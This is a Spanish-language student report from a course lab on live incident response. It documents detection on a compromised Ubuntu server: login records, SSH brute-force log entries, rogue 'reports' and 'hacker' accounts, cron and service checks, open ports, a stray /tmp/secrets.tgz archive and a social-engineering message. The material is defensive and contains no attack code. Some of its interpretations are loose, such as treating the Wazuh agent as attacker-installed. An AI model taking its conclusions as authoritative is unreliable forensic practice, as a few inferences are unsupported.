



LIVE INCIDENT RESPONSE

PROYECTO FINAL

GUSTAVO RODIL



Introducción

Este informe presenta un **ejercicio de Live Incident Response** realizado sobre un **servidor Linux comprometido**, cuyo entorno simulaba un sistema en producción con fines académicos dentro del **programa de Ciberseguridad de 4Geeks Academy**. El objetivo principal fue **identificar la intrusión, contenerla en vivo sin interrumpir la operatividad del sistema, erradicar cualquier mecanismo de persistencia y aplicar medidas de endurecimiento (hardening)** para reforzar su seguridad. A lo largo del informe se incluyen **evidencias gráficas, capturas y explicaciones técnicas de los comandos utilizados**, con el propósito de documentar de manera clara y estructurada el proceso completo de respuesta ante el incidente.

Fase 1 – Detección y Análisis (Live)

Durante esta primera fase se llevó a cabo la **inspección en vivo del sistema comprometido**, aplicando un enfoque de *Live Incident Response*. El objetivo principal fue identificar posibles indicios de intrusión, usuarios sospechosos, servicios anómalos y mecanismos de persistencia, **sin detener el funcionamiento del servidor**, ya que este formaba parte de un entorno crítico en producción.

Para iniciar el análisis, se obtuvieron **informaciones básicas del sistema** como la fecha, versión del kernel, tiempo de actividad y usuario actual. Con ello se confirmó que la máquina permanecía operativa y que el acceso actual correspondía al analista autorizado.

```
* Support:      https://ubuntu.com/advantage

System information as of Sat 27 Sep 2025 03:52:37 PM UTC

System load:        0.28
Usage of /:         39.0% of 14.66GB
Memory usage:       7%
Swap usage:         0%
Processes:          141
Users logged in:    0
IPv4 address for enp0s3: 192.168.1.172
IPv6 address for enp0s3: 2a0c:5a80:a703:9300:a00:27ff:feeb:e544

* Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support on 31 Ma

For more details see:
https://ubuntu.com/20-04

* Introducing Expanded Security Maintenance for Applications.
Receive updates to over 25,000 software packages with your
Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 23 16:40:54 UTC 2025 on tty1
sysadmin@4geeks-server:~$ _
```

Captura 1 – Información general del sistema comprometido.

En esta imagen se muestra la pantalla inicial del sistema tras acceder con el usuario *sysadmin*. Se puede observar la información de la versión de Ubuntu 20.04 LTS, el uso de recursos, la dirección IP asignada (192.168.1.172) y el aviso de fin de soporte. Este paso sirvió para confirmar que la máquina seguía activa y que el acceso se realizó correctamente antes de iniciar la respuesta al incidente.

```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 23 16:40:54 UTC 2025 on tty1
sysadmin@4geeks-server:~$ date /u
date: invalid date '/u'
sysadmin@4geeks-server:~$ date -u
Sat 27 Sep 2025 04:26:49 PM UTC
sysadmin@4geeks-server:~$ uname -a
Linux 4geeks-server 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
sysadmin@4geeks-server:~$ whoami
sysadmin
sysadmin@4geeks-server:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd)
sysadmin@4geeks-server:~$ uptime
 16:27:14 up 37 min,  1 user,  load average: 0.13, 0.07, 0.07
sysadmin@4geeks-server:~$ hostnamectl
  Static hostname: 4geeks-server
           Icon name: computer-vm
           Chassis: vm
           Machine ID: 92e337bfab6d49ab8421fbb605b48cd7
           Boot ID: 7014161f9a954ddc9f9a941e7c125cbb
           Virtualization: oracle
           Operating System: Ubuntu 20.04.6 LTS
           Kernel: Linux 5.4.0-216-generic
           Architecture: x86-64
sysadmin@4geeks-server:~$ _
```

Captura 2 – Comprobación de la sesión activa y parámetros del sistema.

En esta imagen se observa la ejecución de varios comandos básicos de reconocimiento, entre ellos date, uname -a, whoami, id, uptime y hostnamectl.

Estos comandos permitieron confirmar la fecha y hora del sistema, el nombre de host (*4geeks-server*), la versión del kernel (5.4.0-216-generic), la arquitectura del sistema y la identidad del usuario con privilegios administrativos (*sysadmin*).

Con esta información se estableció un punto de partida confiable para la investigación.

A continuación, se revisaron los **registros de acceso recientes** utilizando los comandos `last` y `lastlog`. En estos se detectaron conexiones previas al inicio de la investigación, lo cual resultaba sospechoso, dado que este era el primer acceso del analista. Esto permitió determinar que un tercero había logrado autenticarse previamente en el sistema.

```
sysadmin@4geeks-server:~$ w
 16:28:54 up 39 min,  1 user,  load average: 0.02, 0.04, 0.06
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
sysadmin  tty1     -             15:52    0.00s  0.05s  0.00s w
sysadmin@4geeks-server:~$ last -n 20
sysadmin  tty1                Sat Sep 27 15:52    still logged in
reboot    system boot  5.4.0-216-generi Sat Sep 27 15:49    still running
sysadmin  tty1                Mon Jun 23 16:40    - down        (00:04)
reboot    system boot  5.4.0-216-generi Mon Jun 23 16:40    - 16:45       (00:05)
sysadmin  tty1                Mon Jun 23 15:24    - crash       (01:15)
reboot    system boot  5.4.0-216-generi Mon Jun 23 15:23    - 16:45       (01:22)
sysadmin  tty1                Mon Jun 23 15:01    - crash       (00:21)
reboot    system boot  5.4.0-216-generi Mon Jun 23 14:48    - 16:45       (01:57)
sysadmin  tty1                Mon Jun 23 14:08    - 14:43       (00:35)
reports   tty1                Mon Jun 23 14:07    - 14:07       (00:00)
sysadmin  tty1                Mon Jun 23 14:05    - 14:07       (00:02)
sysadmin  tty1                Mon Jun 23 12:57    - 13:39       (00:42)
reboot    system boot  5.4.0-216-generi Mon Jun 23 12:53    - 16:45       (03:52)
sysadmin  tty1                Sat Jun 21 19:05    - down        (01:17)
reboot    system boot  5.4.0-216-generi Sat Jun 21 19:03    - 20:22       (01:18)

wtmp begins Sat Jun 21 19:03:58 2025
sysadmin@4geeks-server:~$
```

Captura 3 – Registro de inicios de sesión y actividad del sistema.

En esta captura se muestran los resultados del comando `last -n 20`, utilizado para revisar los últimos accesos e inicios del sistema.

El registro evidencia múltiples reinicios y sesiones asociadas al usuario *sysadmin*, además de una entrada correspondiente al usuario *reports*, lo que resulta inusual y apunta a la posible creación de cuentas no autorizadas.

Una vez revisada la actividad reciente del sistema, se procedió a verificar los usuarios existentes mediante el análisis del archivo `/etc/passwd` y el uso del comando `lastlog`.

Este proceso permitió identificar no solo las cuentas del sistema y de servicios, sino también dos cuentas sospechosas: **reports** y **hacker**.

Mientras la mayoría de las cuentas no habían iniciado sesión, la cuenta *reports* presentaba una conexión activa el 23 de junio de 2025, lo cual llamó la atención por no corresponder a ningún usuario autorizado.

```

sys                **Never logged in**
sync               **Never logged in**
games              **Never logged in**
man                **Never logged in**
lp                 **Never logged in**
mail               **Never logged in**
news               **Never logged in**
uucp               **Never logged in**
proxy              **Never logged in**
www-data           **Never logged in**
backup             **Never logged in**
list               **Never logged in**
irc                **Never logged in**
gnats              **Never logged in**
nobody             **Never logged in**
systemd-network    **Never logged in**
systemd-resolve     **Never logged in**
systemd-timesync    **Never logged in**
messagebus         **Never logged in**
syslog             **Never logged in**
_apt               **Never logged in**
tss                **Never logged in**
uidd               **Never logged in**
tcpdump            **Never logged in**
landscape          **Never logged in**
pollinate          **Never logged in**
fwupd-refresh      **Never logged in**
usbmux             **Never logged in**
sshd               **Never logged in**
systemd-coredump    **Never logged in**
sysadmin           tty1    Sat Sep 27 15:52:38 +0000 2025
lxd                **Never logged in**
ftp                **Never logged in**
reports            tty1    Mon Jun 23 14:07:53 +0000 2025
wazuh              **Never logged in**
hacker             **Never logged in**
sysadmin@4geeks-server:~$

```

Captura 4 – Revisión de usuarios registrados en el sistema.

La imagen muestra el resultado del comando `lastlog`, el cual permite visualizar el historial de inicio de sesión de todos los usuarios del sistema.

En este caso, se identifican dos cuentas inusuales: *reports* y *hacker*.

Mientras la mayoría de las cuentas del sistema nunca han iniciado sesión, la cuenta *reports* muestra actividad reciente (Jun 23), lo que refuerza la hipótesis de una intrusión.

Esta evidencia justificó la decisión de analizar los directorios de cada usuario en busca de archivos o scripts potencialmente maliciosos.

Posteriormente, se revisaron los registros de autenticación del sistema ubicados en `/var/log/auth.log` para identificar accesos válidos o sospechosos. Para ello, se utilizó el comando `grep "Accepted"`, que permite visualizar los intentos de inicio de sesión exitosos.

```

sysadmin@4geeks-server:~$ sudo grep "Accepted" /var/log/auth.log* | tail -n 20
Jun 21 19:38:47 4geeks-server sshd[2011]: Accepted password for sysadmin from 192.168.1.50 port 4793
6 ssh2
Sep 27 18:07:25 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/
usr/bin/grep Accepted /var/log/auth.log
sysadmin@4geeks-server:~$

```

Captura 5 – Análisis de logs de autenticación (/var/log/auth.log).

Esta captura muestra el uso del comando:

- `sudo grep "Accepted" /var/log/auth.log* | tail -n 20`

El propósito fue identificar inicios de sesión exitosos en el sistema.

El resultado evidencia una conexión **exitosa del usuario "sysadmin" desde la IP 192.168.1.50**, lo cual resulta sospechoso al no corresponder a una dirección habitual.

Este hallazgo refuerza la hipótesis de intrusión, al indicar un acceso externo no autorizado a través del servicio SSH.

A continuación, se amplió el análisis de los registros de autenticación para detectar intentos fallidos de acceso.

```

sysadmin@4geeks-server:~$ sudo grep "Failed" /var/log/auth.log* | tail -n 20
Jun 21 19:38:20 4geeks-server sshd[2001]: Failed password for root from 192.168.1.50 port 40230 ssh2
Jun 23 15:26:52 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:01 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:07 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:28 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 s
sh2
Jun 23 15:28:40 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 s
sh2
Jun 23 15:29:15 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh
2
Jun 23 15:29:21 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh
2
Sep 27 18:08:31 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/
usr/bin/grep Failed /var/log/auth.log
sysadmin@4geeks-server:~$

```

Captura 6 – Intentos de acceso fallidos detectados en (/var/log/auth.log.)

Esta captura muestra el resultado del comando:

- `sudo grep "Failed" /var/log/auth.log* | tail -n 20`

El objetivo fue identificar los intentos de inicio de sesión fallidos, que pueden indicar ataques de fuerza bruta.

En la salida se observan múltiples intentos de conexión fallidos desde la IP **192.168.1.103**, dirigidos a usuarios como *root*, *admin*, *test* y *hacker*.

Este patrón de repetición es típico de un ataque automatizado destinado a descubrir contraseñas por fuerza bruta.

Finalmente, se realizó un análisis más detallado de los registros de autenticación para buscar evidencias de intentos de conexión con usuarios no válidos.

Para ello, se aplicó un filtro con las palabras clave *Invalid*, *error* y *preauth*, que permitió visualizar los accesos rechazados por el servicio SSH.

```
sysadmin@4geeks-server:~$ sudo grep -Ei "Invalid|error|preauth" /var/log/auth.log* | tail -n 20
Jun 21 19:38:26 4geeks-server sshd[2001]: Connection closed by authenticating user root 192.168.1.50
port 40230 [preauth]
Jun 23 15:26:47 4geeks-server sshd[1736]: Invalid user test from 192.168.1.103 port 58760
Jun 23 15:26:52 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:01 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:07 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:08 4geeks-server sshd[1736]: Connection closed by invalid user test 192.168.1.103 port
58760 [preauth]
Jun 23 15:27:24 4geeks-server sshd[1747]: Invalid user admin from 192.168.1.103 port 49542
Jun 23 15:27:28 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:39 4geeks-server sshd[1747]: Connection closed by invalid user admin 192.168.1.103 port
49542 [preauth]
Jun 23 15:29:04 4geeks-server sshd[1769]: Connection closed by authenticating user hacker 192.168.1.
103 port 44272 [preauth]
Jun 23 15:29:49 4geeks-server sshd[1797]: Connection closed by authenticating user root 192.168.1.10
3 port 47014 [preauth]
Sep 27 18:10:38 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/
usr/bin/grep -Ei Invalid|error|preauth /var/log/auth.log
sysadmin@4geeks-server:~$ _
```

Captura 7 – Análisis avanzado de registros con usuarios inválidos y errores de autenticación.

Esta captura corresponde al comando:

- `sudo grep -Ei "Invalid|error|preauth" /var/log/auth.log* | tail -n 20`

Este análisis permitió identificar intentos de conexión mediante usuarios inexistentes, como *test*, *admin* y *hacker*, todos provenientes de la dirección IP **192.168.1.103**.

La presencia de errores "*Invalid user*" y "*Connection closed by authenticating user*" refuerza la hipótesis de un intento sistemático de acceso no autorizado.

Se han identificado los intentos de acceso sospechosos y se procedió a verificar la existencia de las cuentas potencialmente comprometidas. Mediante los comandos `getent passwd` y `id`, se comprobó que las cuentas *reports* y *hacker* se encontraban registradas en el sistema, ambas con acceso a una shell interactiva.

```
sysadmin@4geeks-server:~$ getent passwd reports
reports:x:1001:1001:,,,:/home/reports:/bin/bash
sysadmin@4geeks-server:~$ getent passwd hacker
hacker:x:1002:1002:~/home/hacker:/bin/bash
sysadmin@4geeks-server:~$ id reports
uid=1001(reports) gid=1001(reports) groups=1001(reports)
sysadmin@4geeks-server:~$ id hacker
uid=1002(hacker) gid=1002(hacker) groups=1002(hacker)
sysadmin@4geeks-server:~$ _
```

Captura 8 – Verificación de los usuarios sospechosos “reports” y “hacker”.

En esta captura se muestran los resultados de los comandos:

- **getent passwd reports**
- **getent passwd hacker**
- **id reports**
- **id hacker**

Estos comandos se utilizaron para comprobar la existencia de las cuentas *reports* y *hacker*, identificadas anteriormente en los registros de acceso.

Se observa que ambas cuentas tienen directorios personales en */home/* y acceso a una shell (*bash*), lo cual confirma que son usuarios válidos dentro del sistema.

Esto representa un riesgo importante, ya que la cuenta *hacker* no debería existir en un entorno legítimo.

Como parte del análisis de persistencia, se revisaron las tareas programadas mediante los directorios del sistema *cron*, con el fin de detectar la posible ejecución de scripts maliciosos.

Se inspeccionaron las rutas */etc/cron.daily*, */etc/cron.hourly*, */etc/cron.monthly* y */etc/cron.weekly*.

```

-rw-r--r-- 1 root root 44 Jun 23 15:08 sys-maintenance

/etc/cron.daily:
total 52
drwxr-xr-x 2 root root 4096 Jun 21 19:46 .
drwxr-xr-x 100 root root 4096 Jun 23 15:03 ..
-rwxr-xr-x 1 root root 539 Mar 18 2024 apache2
-rwxr-xr-x 1 root root 376 Sep 16 2021 appport
-rwxr-xr-x 1 root root 1478 Apr 9 2020 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmaintils
-rwxr-xr-x 1 root root 1187 Sep 5 2019 dpkg
-rwxr-xr-x 1 root root 377 Jan 21 2019 logrotate
-rwxr-xr-x 1 root root 1123 Feb 25 2020 man-db
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rwxr-xr-x 1 root root 4574 Jul 18 2019 popularity-contest
-rwxr-xr-x 1 root root 214 Jan 20 2023 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Mar 14 2023 .
drwxr-xr-x 100 root root 4096 Jun 23 15:03 ..
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Mar 14 2023 .
drwxr-xr-x 100 root root 4096 Jun 23 15:03 ..
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x 2 root root 4096 Mar 14 2023 .
drwxr-xr-x 100 root root 4096 Jun 23 15:03 ..
-rwxr-xr-x 1 root root 813 Feb 25 2020 man-db
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rwxr-xr-x 1 root root 403 Jan 20 2023 update-notifier-common
sysadmin@4geeks-server:~$

```

Captura 9 - Revisión de tareas programadas (cron jobs).

En esta captura se muestran los resultados de la revisión de los directorios:

- `/etc/cron.daily`
- `/etc/cron.hourly`
- `/etc/cron.monthly`
- `/etc/cron.weekly`

El objetivo de este análisis fue identificar posibles tareas maliciosas o scripts automatizados que pudieran ejecutarse periódicamente, lo que permitiría al atacante mantener el acceso al sistema incluso después de un reinicio.

En este caso, se observó que las tareas presentes corresponden a utilidades legítimas del sistema (*logrotate*, *apt-compat*, *bsdmaintils*, etc.), sin indicios de scripts añadidos por el atacante.

Además de revisar los directorios de tareas programadas, se inspeccionaron los crontabs de usuario en el sistema para detectar posibles automatizaciones maliciosas.

Los atacantes suelen utilizar esta ubicación para mantener la persistencia incluso tras un reinicio del servidor.

```
sysadmin@4geeks-server:~$ sudo ls -la /var/spool/cron/crontabs
[sudo] password for sysadmin:
total 8
drwx-wx--T 2 root crontab 4096 Feb 13  2020 .
drwxr-xr-x 5 root root    4096 Mar 14  2023 ..
sysadmin@4geeks-server:~$
```

Captura 10 – Verificación de crontabs del sistema.

En esta captura se muestra la ejecución del comando:

- **sudo ls -la /var/spool/cron/crontabs**

El propósito de esta comprobación fue examinar los archivos *crontab* asociados a usuarios específicos, ya que los atacantes suelen usar esta ruta para automatizar tareas de reinfección o descarga de malware.

El resultado indica que únicamente existen los directorios gestionados por el sistema (*root* y *crontab*), sin presencia de archivos de usuario adicionales, lo que confirma la ausencia de tareas sospechosas o persistentes configuradas manualmente.

Para complementar la búsqueda de tareas automatizadas, también se revisaron los *timers* del sistema configurados mediante *systemd*, ya que este tipo de servicios puede ser utilizado por atacantes para ejecutar scripts maliciosos.

```

sysadmin@4geeks-server:~$ systemctl list-timers --all
NEXT LEFT LAST PASSED UNIT
Sat 2025-09-27 18:25:19 UTC 1h 27min left Sat 2025-06-21 19:04:10 UTC 3 months 6 days ago fwupd-ref
Sat 2025-09-27 21:41:38 UTC 4h 43min left Sat 2025-09-27 16:27:12 UTC 30min ago apt-dailyp
Sat 2025-09-27 22:41:49 UTC 5h 43min left Sat 2025-09-27 16:15:56 UTC 41min ago ua-timer.
Sun 2025-09-28 00:00:00 UTC 7h left Sat 2025-09-27 15:50:03 UTC 1h 7min ago logrotate
Sun 2025-09-28 00:00:00 UTC 7h left Sat 2025-09-27 15:50:03 UTC 1h 7min ago man-db.tib
Sun 2025-09-28 03:10:48 UTC 10h left Sat 2025-09-27 15:50:44 UTC 1h 7min ago e2scrub_ap
Sun 2025-09-28 06:02:50 UTC 13h left Sat 2025-09-27 15:52:35 UTC 1h 5min ago apt-dailyp
Sun 2025-09-28 08:52:50 UTC 15h left Sat 2025-09-27 16:00:05 UTC 57min ago motd-news
Sun 2025-09-28 16:04:54 UTC 23h left Sat 2025-09-27 16:04:54 UTC 52min ago systemd-t
Mon 2025-09-29 00:00:00 UTC 1 day 7h left Sat 2025-09-27 15:50:03 UTC 1h 7min ago fstrim.tib
n/a n/a n/a n/a snapd.snap

11 timers listed.
lines 1-14/14 (END)

```

Captura 11 – Revisión de tareas programadas por systemd.

En esta captura se muestra el resultado del commando:

- **systemctl list-timers --all**

El objetivo fue identificar posibles *timers* de *systemd* que ejecutaran tareas de manera automática. Estos temporizadores funcionan de forma similar a los cron jobs, pero son gestionados por el propio servicio *systemd*.

En el análisis se observó que todos los temporizadores corresponden a procesos legítimos del sistema (*fwupd*, *apt-daily*, *logrotate*, *motd-news*, etc.), sin evidencias de tareas añadidas por el atacante.

Finalmente, se revisaron los servicios activos del sistema para comprobar si existían procesos que pudieran haber sido ejecutados por el atacante.

```

~
~
sysadmin@4geeks-server:~$ systemctl list-units --type=service --state=running
UNIT LOAD ACTIVE SUB DESCRIPTION
accounts-daemon.service loaded active running Accounts Service
apache2.service loaded active running The Apache HTTP Server
atd.service loaded active running Deferred execution scheduler
cron.service loaded active running Regular background program processing daemon
dbus.service loaded active running D-Bus System Message Bus
getty@tty1.service loaded active running Getty on tty1
irqbalance.service loaded active running irqbalance daemon
ModemManager.service loaded active running Modem Manager
multipathd.service loaded active running Device-Mapper Multipath Device Controller
networkd-dispatcher.service loaded active running Dispatcher daemon for systemd-networkd
polkit.service loaded active running Authorization Manager
rsyslog.service loaded active running System Logging Service
snapd.service loaded active running Snap Daemon
ssh.service loaded active running OpenBSD Secure Shell server
systemd-journald.service loaded active running Journal Service
systemd-logind.service loaded active running Login Service
systemd-networkd.service loaded active running Network Service
systemd-resolved.service loaded active running Network Name Resolution
systemd-timesyncd.service loaded active running Network Time Synchronization
systemd-udev.service loaded active running udev Kernel Device Manager
udisks2.service loaded active running Disk Manager
unattended-upgrades.service loaded active running Unattended Upgrades Shutdown
user@1000.service loaded active running User Manager for UID 1000
vsftpd.service loaded active running vsftpd FTP server
wazuh-agent.service loaded active running Wazuh agent

LOAD = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB = The low-level unit activation state, values depend on unit type.

25 loaded units listed.
sysadmin@4geeks-server:~$

```

Captura 12 – Identificación de servicios activos en el sistema.

En esta captura se muestra la ejecución del comando:

- **systemctl list-units --type=service --state=running**

El objetivo de esta revisión fue **detectar servicios en ejecución** que pudieran estar relacionados con la intrusión o utilizados como mecanismos de persistencia. Entre los resultados se observaron dos servicios relevantes:

- **vsftpd.service**, correspondiente a un servidor FTP.
- **wazuh-agent.service**, un agente de monitorización que no formaba parte de la configuración inicial del sistema.

Ambos fueron marcados como sospechosos para un análisis más profundo, ya que su presencia podría indicar instalación por parte del atacante o un intento de mantener acceso remoto.

Además de los servicios activos, se realizó un análisis de red para verificar los puertos en escucha y las posibles conexiones establecidas. Mediante el uso del comando `ss -tulpn`, se obtuvo un listado de los procesos asociados a cada puerto.

```
sysadmin@4geeks-server:~$ ss -tulpn
Netid  State  Recv-Q  Send-Q               Local Address:Port  Peer Address:Port  Process
udp    UNCONN 0        0               127.0.0.53%lo:53      0.0.0.0:*
udp    UNCONN 0        0               192.168.1.172%enp0s3:68 0.0.0.0:*
udp    UNCONN 0        0      [fe80::a00:27ff:feeb:e544] %enp0s3:546      [::]:*
tcp    LISTEN 0        4096               127.0.0.53%lo:53      0.0.0.0:*
tcp    LISTEN 0        128                0.0.0.0:22            0.0.0.0:*
tcp    LISTEN 0        511                 *:80                  *:.*
tcp    LISTEN 0        32                 *:21                  *:.*
tcp    LISTEN 0        128                 [::]:22               [::]:*
```

Captura 13 – Análisis de puertos y servicios en escucha.

En esta captura se muestra la ejecución del comando:

- **ss -tulpn**

El objetivo de este análisis fue **identificar las conexiones activas y los servicios que estaban escuchando en el sistema**.

La salida indica que los puertos **22 (SSH)**, **80 (HTTP)** y **21 (FTP)** estaban en estado LISTEN, lo que confirma la ejecución de un servidor FTP (**vsftpd**) y un servidor web (**Apache2**).

El hallazgo del puerto 21 abierto coincidió con la presencia del servicio *vsftpd.service* detectado en la figura anterior, reforzando la hipótesis de que el atacante pudo haber instalado este servicio para exfiltrar información o permitir accesos remotos no autorizados.

Finalmente, se procedió a analizar los directorios asociados a servicios expuestos, como el servidor web Apache, para identificar posibles archivos manipulados por el atacante.

```

sysadmin@4geeks-server:~$ sudo ls -laR /var/www/ 2>/dev/null | head -n 50
[sudo] password for sysadmin:
/var/www/:
total 12
drwxr-xr-x  3 root root 4096 Jun 21 19:46 .
drwxr-xr-x 15 root root 4096 Jun 23 13:27 ..
drwxr-xr-x  2 root root 4096 Jun 21 19:46 html

/var/www/html:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 19:46 .
drwxr-xr-x 3 root root 4096 Jun 21 19:46 ..
-rw-r--r-- 1 root root   34 Jun 21 20:01 index.html
sysadmin@4geeks-server:~$

```

Captura 14 – Revisión del contenido del servidor web.

En esta captura se muestra la ejecución del commando:

- `sudo ls -laR /var/www/ 2>/dev/null | head -n 50`

El propósito de este comando fue **examinar el contenido del directorio raíz del servidor web Apache**, ubicado en `/var/www/`, con el fin de detectar posibles archivos alterados o creados por el atacante.

En la salida se observa que únicamente existe el archivo `index.html`, con fecha de modificación **21 de junio**, lo cual coincide con el momento estimado de la intrusión.

Aunque el contenido del archivo no se muestra en este paso, la coincidencia temporal sugiere que el atacante pudo haber modificado o reemplazado la página principal del servidor

Para finalizar la fase de análisis, se realizó una búsqueda exhaustiva de **archivos potencialmente maliciosos** en los directorios de los usuarios recientemente detectados y en ubicaciones temporales del sistema. Se empleó el comando `find` sobre `/home/reports`, `/home/hacker`, `/tmp`, `/var/tmp` y `/dev/shm`, filtrando solo archivos y listando sus metadatos (permisos, propietario, tamaño y fecha de modificación).

```

sysadmin@4geeks-server:~$ sudo find /home/reports /home/hacker /tmp /var/tmp /dev/shm -type f -ls
[sudo] password for sysadmin:
 393248  4 -rw-r--r--  1 reports  reports    129 Jun 23 14:30 /home/reports/backup.log
 393234  4 -rw-r--r--  1 reports  reports    220 Jun 21 19:54 /home/reports/.bash_logout
 393235  4 -rw-r--r--  1 reports  reports    807 Jun 21 19:54 /home/reports/.profile
 393244  4 -rw-----  1 reports  reports    120 Jun 23 14:19 /home/reports/.bash_history
 393250  4 -rw-r--r--  1 reports  reports    139 Jun 23 14:40 /home/reports/chat.txt
 393241  4 -rw-r--r--  1 root     root        74 Jun 23 14:07 /home/reports/.note
 393247  4 -rw-r--r--  1 reports  reports    270 Jun 23 14:28 /home/reports/install.sh
 393236  4 -rw-r--r--  1 reports  reports   3771 Jun 21 19:54 /home/reports/.bashrc
 393243  0 -rw-r--r--  1 reports  reports     0 Jun 23 14:07 /home/reports/.cache/motd.1e
gal-displayed
 393251  4 -rw-r--r--  1 hacker   hacker    220 Feb 25 2020 /home/hacker/.bash_logout
 393252  4 -rw-r--r--  1 hacker   hacker    807 Feb 25 2020 /home/hacker/.profile
 393253  4 -rw-r--r--  1 hacker   hacker   3771 Feb 25 2020 /home/hacker/.bashrc
      34  4 -rw-r--r--  1 root     root      877 Sep 27 18:30 /tmp/secrets.tgz
sysadmin@4geeks-server:~$

```

Captura 15 – Búsqueda de archivos sospechosos en directorios de usuarios y temporales.

En esta fase, se ejecutó el siguiente comando para identificar posibles archivos maliciosos creados por los usuarios recientemente añadidos o comprometidos:


- `sudo find /home/reports /home/hacker /tmp /var/tmp /dev/shm -type f -ls`

Este comando realiza una búsqueda exhaustiva (find) dentro de los directorios de los usuarios **reports** y **hacker**, así como en rutas temporales del sistema (/tmp, /var/tmp, /dev/shm), que son ubicaciones comúnmente utilizadas por atacantes para esconder scripts o archivos comprimidos maliciosos.

El parámetro `-type f` filtra solo los archivos, mientras que `-ls` muestra detalles adicionales como permisos, propietario, tamaño y fecha de modificación.

Como resultado, se encontró un archivo “**/tmp/secrets.tgz**”, cuyo nombre y ubicación resultan sospechosos, dado que los directorios temporales no suelen contener archivos comprimidos persistentes. Este hallazgo refuerza la hipótesis de una intrusión previa en el sistema, posiblemente asociada a los intentos fallidos de autenticación observados en los registros anteriores.

A continuación, se procedió a revisar el contenido de los archivos encontrados en la búsqueda anterior, especialmente aquellos que podían contener información textual o instrucciones sospechosas. Entre ellos destacó **/home/reports/chat.txt**, cuyo contenido se muestra en la **Captura 16**.



```
sysadmin@4geeks-server:~$ sudo cat /home/reports/chat.txt
From: unknown@externalmail.com
---
Hey, run that script I sent you earlier.
Don't worry, it's clean. Let me know once the backup finishes.
sysadmin@4geeks-server:~$ _
```

Captura 16 – Contenido del archivo “chat.txt” encontrado en el directorio del usuario reports.

En este archivo se observó un mensaje proveniente de una dirección externa desconocida (unknown@externalmail.com) que indicaba explícitamente al usuario ejecutar un **script previamente enviado**, asegurando falsamente que era “seguro”. Esta comunicación sugiere un posible intento de **ingeniería social** para inducir al usuario comprometido a ejecutar un script malicioso dentro del sistema, lo cual explicaría la presencia de archivos sospechosos como `install.sh` y `secrets.tgz`.

Este hallazgo constituye una evidencia clave del vector de ataque, combinando **intrusión remota** con **manipulación interna** mediante scripts ejecutados por usuarios locales.

